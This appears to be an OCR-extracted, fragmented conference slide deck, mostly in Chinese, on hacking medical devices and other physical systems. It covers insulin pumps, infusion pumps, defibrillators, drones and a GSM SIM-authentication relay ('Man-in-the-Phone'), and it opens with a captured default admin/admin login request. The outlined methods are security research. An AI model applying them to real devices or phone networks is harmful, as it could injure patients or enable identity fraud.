01b0  69 74 69 61 6c 50 61 67  65 2e 61 73 70 0d 0a 41   itialPag e.asp..A
01c0  63 63 65 70 74 2d 45 6e  63 6f 64 69 6e 67 3a 20   ccept-En coding:
01d0  67 7a 69 70 2c 64 65 66  6c 61 74 65 2c 73 64 63   gzip,def late,sdc
01e0  68 0d 0a 41 63 63 65 70  74 2d 4c 61 6e 67 75 61   h..Accep t-Langua
01f0  67 65 3a 20 65 6e 2d 55  53 2c 65 6e 3b 71 3d 30   ge: en-U S,en;q=0
0200  2e 38 0d 0a 41 63 63 65  70 74 2d 43 68 61 72 73   .8..Acce pt-Chars
0210  65 74 3a 20 49 53 4f 2d  38 38 35 39 2d 31 2c 75   et: ISO- 8859-1,u
0220  74 66 2d 38 3b 71 3d 30  2e 37 2c 2a 3b 71 3d 30   tf-8;q=0 .7,*;q=0
0230  2e 33 0d 0a 0d 0a 55 73  65 72 3d 61 64 6d 69 6e   .3....Us er=admin
0240  26 50 61 73 73 77 6f 72  64 3d 61 64 6d 69 6e 26   &Passwor d=admin&
0250  63 68 6f 69 63 65 3d 4c  6f 67 49 6e               choice=L ogIn
```

Stuxnet

输液泵


Alaris Pump
CardinalHealth
Alaris PC

spectrum
Adult ICU/ED/OR
Morphine
Conc 1 mg/mL
Primary Bag
Dose mg/hr
Rate mL/hr
VTBI mL
Time hr:min 00:00
Volume Given mL
ON OFF
SETUP
OK
RUN STOP
Jerrett Fancher
1 of 2 pumps
Human Use


B BRAUN
BBRAUN Space Station


MedSurg
A
B
100 mL / hr
937 mL
0.9% NS
0.9% NS
[1,000 mL]
Rate
100
mL / hr
VTBI
937
mL
ate or VTBI button (when available) to edit.
Tab B to display Near Viewing Delivery
NEW DRUG LIBRARY
New library available. Accepting library will clear current patient, programs and totals. When safe, power off Infuser to accept.
Press here to minimize all alarms.
00:00:36

胰岛素泵




胰岛素泵






寻找漏洞

- 拆下胰岛素泵和所有芯片
- 对所有 ROM 进行逆向工程
- 记录所有内核功能
- 关注 RF 数据包处理代码
- 在身份验证例程中查找后门




胰岛素泵漏洞


- 后门程序允许与任意泵通信
- 不需要事先知道产品序列号
- 通信距离可达 300 英尺
- 所有支持无线的机型都易受攻击
- 目前没有升级固件的方法




可植入心脏除颤器

- 2008 年三所大学合作对 2003 可植入医疗装置 (IMD) 实施逆向工程 — 他们进行了以下操作：
  - 提取私有数据
  - 重新编程治疗设置
  - 保持设备“激活”，以便更快耗尽电池电量
  - 禁用用于恢复心跳的“电击”机制
  - 采用其他“电击”来引起颤动






脑深部刺激器



©2002 - www.med-ars.it



Select a plan and read the frame settings.

Plan 1

87.2

0.04 mm to target, 0.0 off plan

Frame Settings

Lat: +111.0

A-P: +93.5

Vert: +102.0

Rings Angle: 58.0

Transverse Arc: 102.0

Current Frame Coordinate

Lat: +111.0 A-P: +93.5 Vert: +102.0

RFID


无人航空器

- 国内 与国际比较
- 奥斯汀 德克萨斯州大学
  - 未加密通信
  - 欺骗性 GPS 信号，进行导航和着陆引导

交通

- 火车、地铁、汽车

汽车



ATM

Man-in-the-Phone (MiTP)

1) 已获取 iPhone 的 root 权限（/dev/dlci.spi-baseband 存在基带调制解调器的访问*）

2) Motorola C118 或其他 Calypso 数字基带固件使用修改后的 OsmocomBB layer1.bin 进行了破解，其中包括对 SIM 卡代理的修改

3) 连接链是：Motorola <-> UART 系列 <-> Linux PC <-> SSH 隧道 <-> iPhone <-> /dev/dlci.spi-basband <-> SIM 卡

4) Motorola 执行 GSM（全球移动通信系统）登录和身份验证流程以及发送 iPhone IMSI（国际移动用户识别码）


5) 基站通过 RAND challenge 发送信号，并在 IMSI 数据库中查找保密的 Ki

6) Motorola 要求 iPhone 执行 RAND 的签名

7) Motorola 发送回 Kc，SRES（签名应答）响应基站

8) 基站对 Motorola 进行身份验证，验证其为 iPhone

GSM 身份验证欺诈



3) C&C 在正确的网络中定位电话

无人值守

4) 随机编号

5) 使用 Ki 随机签名
SRES（签名应答）


2) C&C
请求
身份验证

6) SRES


1) 随机

7) SRES

纳米机器人 – 麻省理工学院的 Smart Sand 计划



“数字的珍珠港”



Silliman 科学实验室大楼
麻萨诸塞州 Mt. Hermon
1965 年 11 月 20 日，周六

各位是否感到仿佛置身于乐高乐园？

谢谢大家！